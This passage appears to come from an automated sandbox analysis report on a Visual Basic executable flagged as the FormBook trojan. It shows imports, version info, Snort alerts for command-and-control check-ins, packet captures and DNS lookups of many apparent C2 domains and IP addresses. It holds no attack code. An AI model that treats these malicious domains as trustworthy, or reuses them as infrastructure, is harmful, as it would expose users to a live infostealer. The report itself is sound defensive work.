MSVBVM60.DLL	_CIcos, _adj_fptan, __vbaVarMove, __vbaFreeVar, __vbaStrVarMove, __vbaFreeVarList, _adj_fdiv_m64, __vbaFreeObjList, _adj_fprem1, __vbaSetSystemError, __vbaHresultCheckObj, _adj_fdiv_m32, __vbaObjSet, _adj_fdiv_m16i, _adj_fdivr_m16i, _CIsin, __vbaChkstk, EVENT_SINK_AddRef, __vbaStrCmp, _adj_fpatan, __vbaLateIdCallLd, EVENT_SINK_Release, _CIsqrt, EVENT_SINK_QueryInterface, __vbaExceptHandler, _adj_fprem, _adj_fdivr_m64, __vbaFPException, _CIlog, __vbaNew2, _adj_fdiv_m32i, _adj_fdivr_m32i, __vbaStrCopy, __vbaFreeStrList, _adj_fdivr_m32, _adj_fdiv_r, __vbaI4Var, __vbaVarDup, _CIatan, __vbaStrMove, _allmul, _CItan, _CIexp, __vbaFreeStr, __vbaFreeObj

Version Infos

Description	Data
Translation	0x0804 0x04b0
LegalCopyright	Internal Verify Number,88
InternalName	SKUMLERIERNE
FileVersion	1.00
CompanyName	Internal Verify Number,88
LegalTrademarks	Internal Verify Number,88
ProductName	Teltplsu
ProductVersion	1.00
OriginalFilename	SKUMLERIERNE.exe

Possible Origin

Language of compilation system	Country where language is spoken	Map
Chinese	China	

Language of compilation system	Country where language is spoken	Map

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
02/25/21-15:49:04.064583	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49743	80	192.168.2.6	34.102.136.180
02/25/21-15:49:04.064583	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49743	80	192.168.2.6	34.102.136.180
02/25/21-15:49:04.064583	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49743	80	192.168.2.6	34.102.136.180
02/25/21-15:49:04.204484	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49743	34.102.136.180	192.168.2.6
02/25/21-15:49:09.474285	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49749	34.102.136.180	192.168.2.6
02/25/21-15:49:24.992498	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49751	80	192.168.2.6	34.102.136.180
02/25/21-15:49:24.992498	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49751	80	192.168.2.6	34.102.136.180
02/25/21-15:49:24.992498	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49751	80	192.168.2.6	34.102.136.180
02/25/21-15:49:25.133006	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49751	34.102.136.180	192.168.2.6
02/25/21-15:49:30.250902	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49752	80	192.168.2.6	34.98.99.30
02/25/21-15:49:30.250902	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49752	80	192.168.2.6	34.98.99.30
02/25/21-15:49:30.250902	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49752	80	192.168.2.6	34.98.99.30
02/25/21-15:49:30.390222	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49752	34.98.99.30	192.168.2.6
02/25/21-15:49:35.694806	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49753	80	192.168.2.6	198.54.117.211
02/25/21-15:49:35.694806	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49753	80	192.168.2.6	198.54.117.211
02/25/21-15:49:35.694806	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49753	80	192.168.2.6	198.54.117.211
02/25/21-15:49:41.207811	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49759	80	192.168.2.6	18.189.205.91
02/25/21-15:49:41.207811	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49759	80	192.168.2.6	18.189.205.91
02/25/21-15:49:41.207811	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49759	80	192.168.2.6	18.189.205.91
02/25/21-15:49:46.746673	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49760	80	192.168.2.6	199.79.62.169
02/25/21-15:49:46.746673	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49760	80	192.168.2.6	199.79.62.169
02/25/21-15:49:46.746673	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49760	80	192.168.2.6	199.79.62.169
02/25/21-15:50:03.338770	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49763	80	192.168.2.6	185.230.60.102
02/25/21-15:50:03.338770	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49763	80	192.168.2.6	185.230.60.102
02/25/21-15:50:03.338770	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49763	80	192.168.2.6	185.230.60.102
02/25/21-15:50:14.098751	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49764	34.102.136.180	192.168.2.6

Network Port Distribution

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 25, 2021 15:48:24.893784046 CET	49727	443	192.168.2.6	142.250.184.65
Feb 25, 2021 15:48:24.950808048 CET	443	49727	142.250.184.65	192.168.2.6
Feb 25, 2021 15:48:24.950964928 CET	49727	443	192.168.2.6	142.250.184.65
Feb 25, 2021 15:48:24.951699972 CET	49727	443	192.168.2.6	142.250.184.65
Feb 25, 2021 15:48:25.008614063 CET	443	49727	142.250.184.65	192.168.2.6
Feb 25, 2021 15:48:25.025301933 CET	443	49727	142.250.184.65	192.168.2.6
Feb 25, 2021 15:48:25.025373936 CET	443	49727	142.250.184.65	192.168.2.6
Feb 25, 2021 15:48:25.025415897 CET	443	49727	142.250.184.65	192.168.2.6
Feb 25, 2021 15:48:25.025437117 CET	443	49727	142.250.184.65	192.168.2.6
Feb 25, 2021 15:48:25.025466919 CET	49727	443	192.168.2.6	142.250.184.65
Feb 25, 2021 15:48:25.025510073 CET	49727	443	192.168.2.6	142.250.184.65
Feb 25, 2021 15:48:25.025569916 CET	49727	443	192.168.2.6	142.250.184.65
Feb 25, 2021 15:48:25.046997070 CET	49727	443	192.168.2.6	142.250.184.65
Feb 25, 2021 15:48:25.109159946 CET	443	49727	142.250.184.65	192.168.2.6
Feb 25, 2021 15:48:25.109416962 CET	49727	443	192.168.2.6	142.250.184.65
Feb 25, 2021 15:48:25.110708952 CET	49727	443	192.168.2.6	142.250.184.65
Feb 25, 2021 15:48:25.172595024 CET	443	49727	142.250.184.65	192.168.2.6
Feb 25, 2021 15:48:25.366941929 CET	443	49727	142.250.184.65	192.168.2.6
Feb 25, 2021 15:48:25.366987944 CET	443	49727	142.250.184.65	192.168.2.6
Feb 25, 2021 15:48:25.367011070 CET	443	49727	142.250.184.65	192.168.2.6
Feb 25, 2021 15:48:25.367031097 CET	443	49727	142.250.184.65	192.168.2.6
Feb 25, 2021 15:48:25.367062092 CET	443	49727	142.250.184.65	192.168.2.6
Feb 25, 2021 15:48:25.367183924 CET	49727	443	192.168.2.6	142.250.184.65
Feb 25, 2021 15:48:25.367233038 CET	49727	443	192.168.2.6	142.250.184.65
Feb 25, 2021 15:48:25.370872021 CET	443	49727	142.250.184.65	192.168.2.6
Feb 25, 2021 15:48:25.370913029 CET	443	49727	142.250.184.65	192.168.2.6
Feb 25, 2021 15:48:25.371051073 CET	49727	443	192.168.2.6	142.250.184.65
Feb 25, 2021 15:48:25.374882936 CET	443	49727	142.250.184.65	192.168.2.6
Feb 25, 2021 15:48:25.374922037 CET	443	49727	142.250.184.65	192.168.2.6
Feb 25, 2021 15:48:25.375049114 CET	49727	443	192.168.2.6	142.250.184.65
Feb 25, 2021 15:48:25.378856897 CET	443	49727	142.250.184.65	192.168.2.6
Feb 25, 2021 15:48:25.378895998 CET	443	49727	142.250.184.65	192.168.2.6
Feb 25, 2021 15:48:25.379014015 CET	49727	443	192.168.2.6	142.250.184.65
Feb 25, 2021 15:48:25.382847071 CET	443	49727	142.250.184.65	192.168.2.6
Feb 25, 2021 15:48:25.382886887 CET	443	49727	142.250.184.65	192.168.2.6
Feb 25, 2021 15:48:25.383028984 CET	49727	443	192.168.2.6	142.250.184.65
Feb 25, 2021 15:48:25.386208057 CET	443	49727	142.250.184.65	192.168.2.6
Feb 25, 2021 15:48:25.386245012 CET	443	49727	142.250.184.65	192.168.2.6
Feb 25, 2021 15:48:25.386413097 CET	49727	443	192.168.2.6	142.250.184.65
Feb 25, 2021 15:48:25.424439907 CET	443	49727	142.250.184.65	192.168.2.6
Feb 25, 2021 15:48:25.424484968 CET	443	49727	142.250.184.65	192.168.2.6
Feb 25, 2021 15:48:25.424638033 CET	49727	443	192.168.2.6	142.250.184.65
Feb 25, 2021 15:48:25.426333904 CET	443	49727	142.250.184.65	192.168.2.6
Feb 25, 2021 15:48:25.426373005 CET	443	49727	142.250.184.65	192.168.2.6

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 25, 2021 15:48:25.426485062 CET	49727	443	192.168.2.6	142.250.184.65
Feb 25, 2021 15:48:25.426554918 CET	49727	443	192.168.2.6	142.250.184.65
Feb 25, 2021 15:48:25.430352926 CET	443	49727	142.250.184.65	192.168.2.6
Feb 25, 2021 15:48:25.430393934 CET	443	49727	142.250.184.65	192.168.2.6
Feb 25, 2021 15:48:25.430495977 CET	49727	443	192.168.2.6	142.250.184.65
Feb 25, 2021 15:48:25.430531025 CET	49727	443	192.168.2.6	142.250.184.65
Feb 25, 2021 15:48:25.434340954 CET	443	49727	142.250.184.65	192.168.2.6
Feb 25, 2021 15:48:25.434385061 CET	443	49727	142.250.184.65	192.168.2.6
Feb 25, 2021 15:48:25.434663057 CET	49727	443	192.168.2.6	142.250.184.65
Feb 25, 2021 15:48:25.438359022 CET	443	49727	142.250.184.65	192.168.2.6
Feb 25, 2021 15:48:25.438399076 CET	443	49727	142.250.184.65	192.168.2.6
Feb 25, 2021 15:48:25.438570976 CET	49727	443	192.168.2.6	142.250.184.65
Feb 25, 2021 15:48:25.442317963 CET	443	49727	142.250.184.65	192.168.2.6
Feb 25, 2021 15:48:25.442362070 CET	443	49727	142.250.184.65	192.168.2.6
Feb 25, 2021 15:48:25.442518950 CET	49727	443	192.168.2.6	142.250.184.65
Feb 25, 2021 15:48:25.446342945 CET	443	49727	142.250.184.65	192.168.2.6
Feb 25, 2021 15:48:25.446378946 CET	443	49727	142.250.184.65	192.168.2.6
Feb 25, 2021 15:48:25.446490049 CET	49727	443	192.168.2.6	142.250.184.65
Feb 25, 2021 15:48:25.450381994 CET	443	49727	142.250.184.65	192.168.2.6
Feb 25, 2021 15:48:25.450421095 CET	443	49727	142.250.184.65	192.168.2.6
Feb 25, 2021 15:48:25.450472116 CET	49727	443	192.168.2.6	142.250.184.65
Feb 25, 2021 15:48:25.450500965 CET	49727	443	192.168.2.6	142.250.184.65
Feb 25, 2021 15:48:25.454277039 CET	443	49727	142.250.184.65	192.168.2.6
Feb 25, 2021 15:48:25.454317093 CET	443	49727	142.250.184.65	192.168.2.6
Feb 25, 2021 15:48:25.454452038 CET	49727	443	192.168.2.6	142.250.184.65
Feb 25, 2021 15:48:25.454483032 CET	49727	443	192.168.2.6	142.250.184.65
Feb 25, 2021 15:48:25.457855940 CET	443	49727	142.250.184.65	192.168.2.6
Feb 25, 2021 15:48:25.457896948 CET	443	49727	142.250.184.65	192.168.2.6
Feb 25, 2021 15:48:25.458045006 CET	49727	443	192.168.2.6	142.250.184.65
Feb 25, 2021 15:48:25.461452007 CET	443	49727	142.250.184.65	192.168.2.6
Feb 25, 2021 15:48:25.461494923 CET	443	49727	142.250.184.65	192.168.2.6
Feb 25, 2021 15:48:25.461616039 CET	49727	443	192.168.2.6	142.250.184.65
Feb 25, 2021 15:48:25.465009928 CET	443	49727	142.250.184.65	192.168.2.6
Feb 25, 2021 15:48:25.465058088 CET	443	49727	142.250.184.65	192.168.2.6
Feb 25, 2021 15:48:25.465181112 CET	49727	443	192.168.2.6	142.250.184.65
Feb 25, 2021 15:48:25.468590975 CET	443	49727	142.250.184.65	192.168.2.6
Feb 25, 2021 15:48:25.468632936 CET	443	49727	142.250.184.65	192.168.2.6
Feb 25, 2021 15:48:25.468741894 CET	49727	443	192.168.2.6	142.250.184.65
Feb 25, 2021 15:48:25.468817949 CET	49727	443	192.168.2.6	142.250.184.65
Feb 25, 2021 15:48:25.472181082 CET	443	49727	142.250.184.65	192.168.2.6
Feb 25, 2021 15:48:25.472228050 CET	443	49727	142.250.184.65	192.168.2.6
Feb 25, 2021 15:48:25.472352982 CET	49727	443	192.168.2.6	142.250.184.65
Feb 25, 2021 15:48:25.475821018 CET	443	49727	142.250.184.65	192.168.2.6
Feb 25, 2021 15:48:25.475863934 CET	443	49727	142.250.184.65	192.168.2.6
Feb 25, 2021 15:48:25.475989103 CET	49727	443	192.168.2.6	142.250.184.65
Feb 25, 2021 15:48:25.481808901 CET	443	49727	142.250.184.65	192.168.2.6
Feb 25, 2021 15:48:25.481848955 CET	443	49727	142.250.184.65	192.168.2.6
Feb 25, 2021 15:48:25.481952906 CET	49727	443	192.168.2.6	142.250.184.65
Feb 25, 2021 15:48:25.482027054 CET	49727	443	192.168.2.6	142.250.184.65
Feb 25, 2021 15:48:25.483354092 CET	443	49727	142.250.184.65	192.168.2.6
Feb 25, 2021 15:48:25.483395100 CET	443	49727	142.250.184.65	192.168.2.6
Feb 25, 2021 15:48:25.483474970 CET	49727	443	192.168.2.6	142.250.184.65
Feb 25, 2021 15:48:25.483532906 CET	49727	443	192.168.2.6	142.250.184.65
Feb 25, 2021 15:48:25.486443996 CET	443	49727	142.250.184.65	192.168.2.6
Feb 25, 2021 15:48:25.486485958 CET	443	49727	142.250.184.65	192.168.2.6
Feb 25, 2021 15:48:25.486608028 CET	49727	443	192.168.2.6	142.250.184.65

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 25, 2021 15:47:57.409122944 CET	55074	53	192.168.2.6	8.8.8.8
Feb 25, 2021 15:47:57.440130949 CET	53	58377	8.8.8.8	192.168.2.6
Feb 25, 2021 15:47:57.458034039 CET	53	55074	8.8.8.8	192.168.2.6
Feb 25, 2021 15:47:58.435882092 CET	54513	53	192.168.2.6	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 25, 2021 15:47:58.492862940 CET	53	54513	8.8.8.8	192.168.2.6
Feb 25, 2021 15:47:59.435306072 CET	62044	53	192.168.2.6	8.8.8.8
Feb 25, 2021 15:47:59.486816883 CET	53	62044	8.8.8.8	192.168.2.6
Feb 25, 2021 15:48:00.198703051 CET	63791	53	192.168.2.6	8.8.8.8
Feb 25, 2021 15:48:00.250240088 CET	53	63791	8.8.8.8	192.168.2.6
Feb 25, 2021 15:48:01.007292032 CET	64267	53	192.168.2.6	8.8.8.8
Feb 25, 2021 15:48:01.008606911 CET	49448	53	192.168.2.6	8.8.8.8
Feb 25, 2021 15:48:01.055880070 CET	53	64267	8.8.8.8	192.168.2.6
Feb 25, 2021 15:48:01.070396900 CET	53	49448	8.8.8.8	192.168.2.6
Feb 25, 2021 15:48:02.944663048 CET	60342	53	192.168.2.6	8.8.8.8
Feb 25, 2021 15:48:03.002110958 CET	53	60342	8.8.8.8	192.168.2.6
Feb 25, 2021 15:48:03.982208014 CET	61346	53	192.168.2.6	8.8.8.8
Feb 25, 2021 15:48:04.047683001 CET	53	61346	8.8.8.8	192.168.2.6
Feb 25, 2021 15:48:05.828881025 CET	51774	53	192.168.2.6	8.8.8.8
Feb 25, 2021 15:48:05.880536079 CET	53	51774	8.8.8.8	192.168.2.6
Feb 25, 2021 15:48:07.745563030 CET	56023	53	192.168.2.6	8.8.8.8
Feb 25, 2021 15:48:07.794399977 CET	53	56023	8.8.8.8	192.168.2.6
Feb 25, 2021 15:48:09.107074976 CET	58384	53	192.168.2.6	8.8.8.8
Feb 25, 2021 15:48:09.155801058 CET	53	58384	8.8.8.8	192.168.2.6
Feb 25, 2021 15:48:10.051012993 CET	60261	53	192.168.2.6	8.8.8.8
Feb 25, 2021 15:48:10.100179911 CET	53	60261	8.8.8.8	192.168.2.6
Feb 25, 2021 15:48:11.207969904 CET	56061	53	192.168.2.6	8.8.8.8
Feb 25, 2021 15:48:11.259543896 CET	53	56061	8.8.8.8	192.168.2.6
Feb 25, 2021 15:48:12.113063097 CET	58336	53	192.168.2.6	8.8.8.8
Feb 25, 2021 15:48:12.161952019 CET	53	58336	8.8.8.8	192.168.2.6
Feb 25, 2021 15:48:13.752398968 CET	53781	53	192.168.2.6	8.8.8.8
Feb 25, 2021 15:48:13.809654951 CET	53	53781	8.8.8.8	192.168.2.6
Feb 25, 2021 15:48:14.910197973 CET	54064	53	192.168.2.6	8.8.8.8
Feb 25, 2021 15:48:14.958986998 CET	53	54064	8.8.8.8	192.168.2.6
Feb 25, 2021 15:48:16.192214012 CET	52811	53	192.168.2.6	8.8.8.8
Feb 25, 2021 15:48:16.240995884 CET	53	52811	8.8.8.8	192.168.2.6
Feb 25, 2021 15:48:17.214557886 CET	55299	53	192.168.2.6	8.8.8.8
Feb 25, 2021 15:48:17.266032934 CET	53	55299	8.8.8.8	192.168.2.6
Feb 25, 2021 15:48:18.221292019 CET	63745	53	192.168.2.6	8.8.8.8
Feb 25, 2021 15:48:18.270117044 CET	53	63745	8.8.8.8	192.168.2.6
Feb 25, 2021 15:48:23.946151018 CET	50055	53	192.168.2.6	8.8.8.8
Feb 25, 2021 15:48:24.011514902 CET	53	50055	8.8.8.8	192.168.2.6
Feb 25, 2021 15:48:24.826545954 CET	61374	53	192.168.2.6	8.8.8.8
Feb 25, 2021 15:48:24.891527891 CET	53	61374	8.8.8.8	192.168.2.6
Feb 25, 2021 15:48:34.158699989 CET	50339	53	192.168.2.6	8.8.8.8
Feb 25, 2021 15:48:34.207537889 CET	53	50339	8.8.8.8	192.168.2.6
Feb 25, 2021 15:48:53.157656908 CET	63307	53	192.168.2.6	8.8.8.8
Feb 25, 2021 15:48:53.216072083 CET	53	63307	8.8.8.8	192.168.2.6
Feb 25, 2021 15:48:54.784702063 CET	49694	53	192.168.2.6	8.8.8.8
Feb 25, 2021 15:48:54.847906113 CET	53	49694	8.8.8.8	192.168.2.6
Feb 25, 2021 15:48:56.018057108 CET	54982	53	192.168.2.6	8.8.8.8
Feb 25, 2021 15:48:56.032754898 CET	50010	53	192.168.2.6	8.8.8.8
Feb 25, 2021 15:48:56.069770098 CET	53	54982	8.8.8.8	192.168.2.6
Feb 25, 2021 15:48:56.089826107 CET	53	50010	8.8.8.8	192.168.2.6
Feb 25, 2021 15:48:58.103507996 CET	63718	53	192.168.2.6	8.8.8.8
Feb 25, 2021 15:48:58.166277885 CET	53	63718	8.8.8.8	192.168.2.6
Feb 25, 2021 15:48:58.715318918 CET	62116	53	192.168.2.6	8.8.8.8
Feb 25, 2021 15:48:58.790381908 CET	53	62116	8.8.8.8	192.168.2.6
Feb 25, 2021 15:48:59.246304035 CET	63816	53	192.168.2.6	8.8.8.8
Feb 25, 2021 15:48:59.303927898 CET	53	63816	8.8.8.8	192.168.2.6
Feb 25, 2021 15:48:59.852585077 CET	55014	53	192.168.2.6	8.8.8.8
Feb 25, 2021 15:48:59.894917965 CET	62208	53	192.168.2.6	8.8.8.8
Feb 25, 2021 15:48:59.901019096 CET	53	55014	8.8.8.8	192.168.2.6
Feb 25, 2021 15:48:59.966434956 CET	53	62208	8.8.8.8	192.168.2.6
Feb 25, 2021 15:49:00.459866047 CET	57574	53	192.168.2.6	8.8.8.8
Feb 25, 2021 15:49:00.526770115 CET	53	57574	8.8.8.8	192.168.2.6
Feb 25, 2021 15:49:01.243587017 CET	51818	53	192.168.2.6	8.8.8.8
Feb 25, 2021 15:49:01.303563118 CET	53	51818	8.8.8.8	192.168.2.6
Feb 25, 2021 15:49:02.725351095 CET	56628	53	192.168.2.6	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 25, 2021 15:49:02.786421061 CET	53	56628	8.8.8.8	192.168.2.6
Feb 25, 2021 15:49:03.297482014 CET	60778	53	192.168.2.6	8.8.8.8
Feb 25, 2021 15:49:03.357830048 CET	53	60778	8.8.8.8	192.168.2.6
Feb 25, 2021 15:49:03.946949005 CET	53799	53	192.168.2.6	8.8.8.8
Feb 25, 2021 15:49:04.016402960 CET	53	53799	8.8.8.8	192.168.2.6
Feb 25, 2021 15:49:04.376604080 CET	54683	53	192.168.2.6	8.8.8.8
Feb 25, 2021 15:49:04.437767029 CET	53	54683	8.8.8.8	192.168.2.6
Feb 25, 2021 15:49:09.219691992 CET	59329	53	192.168.2.6	8.8.8.8
Feb 25, 2021 15:49:09.287708998 CET	53	59329	8.8.8.8	192.168.2.6
Feb 25, 2021 15:49:19.691899061 CET	64021	53	192.168.2.6	8.8.8.8
Feb 25, 2021 15:49:19.753674984 CET	53	64021	8.8.8.8	192.168.2.6
Feb 25, 2021 15:49:24.866559982 CET	56129	53	192.168.2.6	8.8.8.8
Feb 25, 2021 15:49:24.948209047 CET	53	56129	8.8.8.8	192.168.2.6
Feb 25, 2021 15:49:30.146625996 CET	58177	53	192.168.2.6	8.8.8.8
Feb 25, 2021 15:49:30.207983017 CET	53	58177	8.8.8.8	192.168.2.6
Feb 25, 2021 15:49:35.434107065 CET	50700	53	192.168.2.6	8.8.8.8
Feb 25, 2021 15:49:35.499968052 CET	53	50700	8.8.8.8	192.168.2.6
Feb 25, 2021 15:49:35.889400959 CET	54069	53	192.168.2.6	8.8.8.8
Feb 25, 2021 15:49:35.938209057 CET	53	54069	8.8.8.8	192.168.2.6
Feb 25, 2021 15:49:36.327652931 CET	61178	53	192.168.2.6	8.8.8.8
Feb 25, 2021 15:49:36.390299082 CET	53	61178	8.8.8.8	192.168.2.6
Feb 25, 2021 15:49:39.989490986 CET	57017	53	192.168.2.6	8.8.8.8
Feb 25, 2021 15:49:40.050118923 CET	53	57017	8.8.8.8	192.168.2.6
Feb 25, 2021 15:49:40.912452936 CET	56327	53	192.168.2.6	8.8.8.8
Feb 25, 2021 15:49:41.069926023 CET	53	56327	8.8.8.8	192.168.2.6
Feb 25, 2021 15:49:46.365708113 CET	50243	53	192.168.2.6	8.8.8.8
Feb 25, 2021 15:49:46.569489002 CET	53	50243	8.8.8.8	192.168.2.6
Feb 25, 2021 15:49:52.304527044 CET	62055	53	192.168.2.6	8.8.8.8
Feb 25, 2021 15:49:52.389069080 CET	53	62055	8.8.8.8	192.168.2.6
Feb 25, 2021 15:49:56.194372892 CET	61249	53	192.168.2.6	8.8.8.8
Feb 25, 2021 15:49:56.245948076 CET	53	61249	8.8.8.8	192.168.2.6
Feb 25, 2021 15:49:57.400661945 CET	65252	53	192.168.2.6	8.8.8.8
Feb 25, 2021 15:49:57.477340937 CET	53	65252	8.8.8.8	192.168.2.6
Feb 25, 2021 15:50:03.101954937 CET	64367	53	192.168.2.6	8.8.8.8
Feb 25, 2021 15:50:03.171494007 CET	53	64367	8.8.8.8	192.168.2.6
Feb 25, 2021 15:50:08.698961973 CET	55066	53	192.168.2.6	8.8.8.8
Feb 25, 2021 15:50:08.828957081 CET	53	55066	8.8.8.8	192.168.2.6
Feb 25, 2021 15:50:13.846144915 CET	60211	53	192.168.2.6	8.8.8.8
Feb 25, 2021 15:50:13.916348934 CET	53	60211	8.8.8.8	192.168.2.6
Feb 25, 2021 15:50:19.111793041 CET	56570	53	192.168.2.6	8.8.8.8
Feb 25, 2021 15:50:19.287266016 CET	53	56570	8.8.8.8	192.168.2.6

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Feb 25, 2021 15:48:24.826545954 CET	192.168.2.6	8.8.8.8	0x181e	Standard query (0)	doc-0k-78-docs.googleusercontent.com	A (IP address)	IN (0x0001)
Feb 25, 2021 15:49:03.946949005 CET	192.168.2.6	8.8.8.8	0x882a	Standard query (0)	www.guidedcommercialloan.com	A (IP address)	IN (0x0001)
Feb 25, 2021 15:49:09.219691992 CET	192.168.2.6	8.8.8.8	0x5d63	Standard query (0)	www.discbrakepart.com	A (IP address)	IN (0x0001)
Feb 25, 2021 15:49:19.691899061 CET	192.168.2.6	8.8.8.8	0x6b98	Standard query (0)	www.truckrev.com	A (IP address)	IN (0x0001)
Feb 25, 2021 15:49:24.866559982 CET	192.168.2.6	8.8.8.8	0x6bbe	Standard query (0)	www.quartiercreole.net	A (IP address)	IN (0x0001)
Feb 25, 2021 15:49:30.146625996 CET	192.168.2.6	8.8.8.8	0x196	Standard query (0)	www.wissinkadams.com	A (IP address)	IN (0x0001)
Feb 25, 2021 15:49:35.434107065 CET	192.168.2.6	8.8.8.8	0x1504	Standard query (0)	www.shopping-container.com	A (IP address)	IN (0x0001)
Feb 25, 2021 15:49:40.912452936 CET	192.168.2.6	8.8.8.8	0xe863	Standard query (0)	www.azhello.com	A (IP address)	IN (0x0001)
Feb 25, 2021 15:49:46.365708113 CET	192.168.2.6	8.8.8.8	0x3499	Standard query (0)	www.africabiocity.com	A (IP address)	IN (0x0001)
Feb 25, 2021 15:49:52.304527044 CET	192.168.2.6	8.8.8.8	0x409f	Standard query (0)	www.weebflix.com	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Feb 25, 2021 15:49:57.400661945 CET	192.168.2.6	8.8.8.8	0x946c	Standard query (0)	www.nhadat9chu.com	A (IP address)	IN (0x0001)
Feb 25, 2021 15:50:03.101954937 CET	192.168.2.6	8.8.8.8	0x237b	Standard query (0)	www.kfs.ltd	A (IP address)	IN (0x0001)
Feb 25, 2021 15:50:08.698961973 CET	192.168.2.6	8.8.8.8	0x2f27	Standard query (0)	www.prepa-tests.com	A (IP address)	IN (0x0001)
Feb 25, 2021 15:50:13.846144915 CET	192.168.2.6	8.8.8.8	0xf88	Standard query (0)	www.lvlyourlife.com	A (IP address)	IN (0x0001)
Feb 25, 2021 15:50:19.111793041 CET	192.168.2.6	8.8.8.8	0xcc85	Standard query (0)	www.angelises.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Feb 25, 2021 15:48:24.891527891 CET	8.8.8.8	192.168.2.6	0x181e	No error (0)	doc-0k-78-docs.googleusercontent.com	googlehosted.l.googleusercontent.com		CNAME (Canonical name)	IN (0x0001)
Feb 25, 2021 15:48:24.891527891 CET	8.8.8.8	192.168.2.6	0x181e	No error (0)	googlehosted.l.googleusercontent.com		142.250.184.65	A (IP address)	IN (0x0001)
Feb 25, 2021 15:49:04.016402960 CET	8.8.8.8	192.168.2.6	0x882a	No error (0)	www.guidedcommercialloan.com	guidedcommercialloan.com		CNAME (Canonical name)	IN (0x0001)
Feb 25, 2021 15:49:04.016402960 CET	8.8.8.8	192.168.2.6	0x882a	No error (0)	guidedcommercialloan.com		34.102.136.180	A (IP address)	IN (0x0001)
Feb 25, 2021 15:49:09.287708998 CET	8.8.8.8	192.168.2.6	0x5d63	No error (0)	www.discbrakepart.com	discbrakepart.com		CNAME (Canonical name)	IN (0x0001)
Feb 25, 2021 15:49:09.287708998 CET	8.8.8.8	192.168.2.6	0x5d63	No error (0)	discbrakepart.com		34.102.136.180	A (IP address)	IN (0x0001)
Feb 25, 2021 15:49:19.753674984 CET	8.8.8.8	192.168.2.6	0x6b98	No error (0)	www.truckrev.com	truckrev.com		CNAME (Canonical name)	IN (0x0001)
Feb 25, 2021 15:49:19.753674984 CET	8.8.8.8	192.168.2.6	0x6b98	No error (0)	truckrev.com		160.153.136.3	A (IP address)	IN (0x0001)
Feb 25, 2021 15:49:24.948209047 CET	8.8.8.8	192.168.2.6	0x6bbe	No error (0)	www.quartiercreole.net	quartiercreole.net		CNAME (Canonical name)	IN (0x0001)
Feb 25, 2021 15:49:24.948209047 CET	8.8.8.8	192.168.2.6	0x6bbe	No error (0)	quartiercreole.net		34.102.136.180	A (IP address)	IN (0x0001)
Feb 25, 2021 15:49:30.207983017 CET	8.8.8.8	192.168.2.6	0x196	No error (0)	www.wissinkadams.com	wissinkadams.com		CNAME (Canonical name)	IN (0x0001)
Feb 25, 2021 15:49:30.207983017 CET	8.8.8.8	192.168.2.6	0x196	No error (0)	wissinkadams.com		34.98.99.30	A (IP address)	IN (0x0001)
Feb 25, 2021 15:49:35.499968052 CET	8.8.8.8	192.168.2.6	0x1504	No error (0)	www.shopping-container.com	parkingpage.namecheap.com		CNAME (Canonical name)	IN (0x0001)
Feb 25, 2021 15:49:35.499968052 CET	8.8.8.8	192.168.2.6	0x1504	No error (0)	parkingpage.namecheap.com		198.54.117.211	A (IP address)	IN (0x0001)
Feb 25, 2021 15:49:35.499968052 CET	8.8.8.8	192.168.2.6	0x1504	No error (0)	parkingpage.namecheap.com		198.54.117.217	A (IP address)	IN (0x0001)
Feb 25, 2021 15:49:35.499968052 CET	8.8.8.8	192.168.2.6	0x1504	No error (0)	parkingpage.namecheap.com		198.54.117.210	A (IP address)	IN (0x0001)
Feb 25, 2021 15:49:35.499968052 CET	8.8.8.8	192.168.2.6	0x1504	No error (0)	parkingpage.namecheap.com		198.54.117.215	A (IP address)	IN (0x0001)
Feb 25, 2021 15:49:35.499968052 CET	8.8.8.8	192.168.2.6	0x1504	No error (0)	parkingpage.namecheap.com		198.54.117.212	A (IP address)	IN (0x0001)
Feb 25, 2021 15:49:35.499968052 CET	8.8.8.8	192.168.2.6	0x1504	No error (0)	parkingpage.namecheap.com		198.54.117.216	A (IP address)	IN (0x0001)
Feb 25, 2021 15:49:35.499968052 CET	8.8.8.8	192.168.2.6	0x1504	No error (0)	parkingpage.namecheap.com		198.54.117.218	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
